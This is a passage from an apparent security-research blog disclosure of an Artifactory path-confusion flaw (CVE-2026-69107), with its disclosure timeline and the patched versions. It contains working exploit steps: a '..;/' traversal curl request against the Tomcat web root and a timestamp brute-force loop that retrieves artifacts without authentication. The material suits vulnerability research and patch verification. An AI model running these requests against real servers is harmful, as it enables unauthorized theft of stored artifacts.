Another consequence of the bug emerges with artifact control, if the attacker controls the artifact filename and content (e.g. the attacker is an authenticated user with some repository permissions) – the vulnerability allows writing an attacker-controlled file to some file system locations. The complexity in that scenario is the additional base directory with timestamp, which blocks some common locations used to elevate arbitrary file write to remote code execution.
Bug #4 – URL Path Confusion – CVE-2026-69107
When considering network reachability in the case of a single container deployment, the only step the attacker needs to take to retrieve the copied artifact is to brute force the timestamp appended to the directory. Once they identify the correct timestamp, the attacker can access the copied artifact from the Tomcat web root: http://localhost:8081/markertag-<timestamp>/sample-1.0.0
However, in case of the production deployment – localhost:8081 (hosting Tomcat server) would not be reachable by the external attacker. All the requests coming from the user are routed through the jf-router frontend to different services in Artifactory.
To reach the Tomcat web root from the jf-router frontend, the attacker needs to pass the correct routing. To extract the routing of Traefik (used by jf-router), Traefik admin API can be used – http://127.0.0.1:8046/router/api/v1/traefik/api/rawdata.
In the following fragment from the lab output the external route was discovered:
"jfrt_01kn4ecfp86ej114e6wp4r1yb2-75e69956a144-8081-/artifactory/(.*)-external@localRoutes": {
            "entryPoints": [
                "external"
            ],
            "middlewares": [
                "inFlightRequestsCounter@localRoutes",
                "hotPath@routerRoutes",
                "mtls@routerRoutes"
            ],
            "service": "local-jfrt_01kn4ecfp86ej114e6wp4r1yb2-75e69956a144-8081-http",
            "rule": "PathRegexp('^/artifactory/(.*)$')",
            "priority": 717,
            "observability": {
                "accessLogs": true,
                "metrics": true,
                "tracing": true,
                "traceVerbosity": "minimal"
            },
            "status": "enabled",
            "using": [
                "external"
            ]
        },
And the service definition can be found below.
"local-jfrt_01kn4ecfp86ej114e6wp4r1yb2-75e69956a144-8081-http@localRoutes": {
            "loadBalancer": {
                "servers": [
                    {
                        "url": "http://localhost:8081"
                    }
                ],
                "strategy": "wrr",
                "passHostHeader": false,
                "responseForwarding": {
                    "flushInterval": "100ms"
                }
            },
            "status": "enabled",
            ...
        },
This means that the HTTP request received by jf-router with /artifactory/* path would be routed to the target Tomcat backend. The only blocker left is the requirement to traverse the path back to the root once it reaches Tomcat.
This is where the bug is present as jf-router does not normalize the path before matching or proxying. At the same time Tomcat does normalize the request URI and also strips path parameters before normalizing. The URL path confusion between these two components can be used to:
- Route the traffic to Tomcat backend
- Access Tomcat root directory through normalization
This is demonstrated in the following example request, which successfully returned the default root page of the target Tomcat server.
$ curl -si --path-as-is "https://artifactory/artifactory/..;/index.html"

HTTP/1.1 200
...
Content-Type: text/html
Content-Length: 878
Connection: keep-alive
...
Accept-Ranges: bytes

<!--
  ~ Artifactory is a binaries repository manager.
  ~ Copyright (C) 2018 JFrog Ltd.
  ~
  ~ Artifactory is free software: you can redistribute it and/or modify
  ~ it under the terms of the GNU Affero General Public License as published by
  ~ the Free Software Foundation, either version 3 of the License, or
  ~ (at your option) any later version.
  ~
  ~ Artifactory is distributed in the hope that it will be useful,
  ~ but WITHOUT ANY WARRANTY; without even the implied warranty of
  ~ MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
  ~ GNU Affero General Public License for more details.
  ~
  ~ You should have received a copy of the GNU Affero General Public License
  ~ along with Artifactory.  If not, see <http://www.gnu.org/licenses/>.
  -->
<html>
<head>
	<meta http-equiv="refresh" content="0;URL=/artifactory">
</head>
<body>
</body>
</html>
Using this approach the attacker can successfully retrieve the previously copied artifact from the Tomcat web-server root, without authentication or authorization and with minimal timestamp brute forcing, as follows.
TAG="markertag"
for ts in 141536 141534; do
  for n in $(seq 1 30); do
    CODE=$(curl -sk --path-as-is -o /tmp/sample-exfil -w "%{http_code}" \
      "https://artifactory/artifactory/..;/${TAG}-20260713.${ts}/sample-v1.0.0" 2>/dev/null)
    printf "  %s #%02d: %s\n" "${ts}" "${n}" "${CODE}"
    [ "$CODE" = "200" ] && { ls -la /tmp/sample-exfil; sha256sum /tmp/sample-exfil; break 2; }
  done
done


This concluded the attack chain, allowing an unauthenticated attacker to successfully steal the artifact!
Vulnerability Disclosure
NetSPI reported the vulnerabilities details to JFrog in April 2026. JFrog responded proactively and maintained clear communication. The security team acknowledged the report, engaged constructively during technical discussions and coordinated the remediation and disclosure process efficiently.
Remediation
JFrog remediated the vulnerabilities as following:
- CVE-2026-42018[3] – remediated in Artifactory version 7.146.8.
- CVE-2026-69107[4] – remediated in Artifactory versions 7.146.8, 7.133.21, 7.125.14, 7.117.21, 7.111.14, 7.104.16.
References & Prior Research
- Artifactory – https://docs.jfrog.com/installation/docs/docker
- Orange Tsai – Breaking Parser Logic – https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf
Footnotes

Explore More Blog Posts

Leveraging Microsoft Graph API Change Notifications for Data Exfiltration
Discover how threat actors leverage Microsoft Graph API Change Notifications and Rich Notifications for stealthy post-exploitation data exfiltration of Outlook emails and Teams messages.

Authorization Differential Testing in Salesforce
NetSPI Salesforce expert Aussan explores how holding identity steady across UI API, GraphQL, and custom @AuraEnabled Apex methods reveals hidden authorization gaps.

PHP2Shell Unauthenticated RCE on PHP: CVE-2026-109618 & CVE-2026-109619
The PHP project has disclosed two critical vulnerabilities, CVE-2026-109618 and CVE-2026-109619, affecting all PHP installations that serve web requests. Both vulnerabilities carry a CVSS 4.0 score of 9.2 (Critical).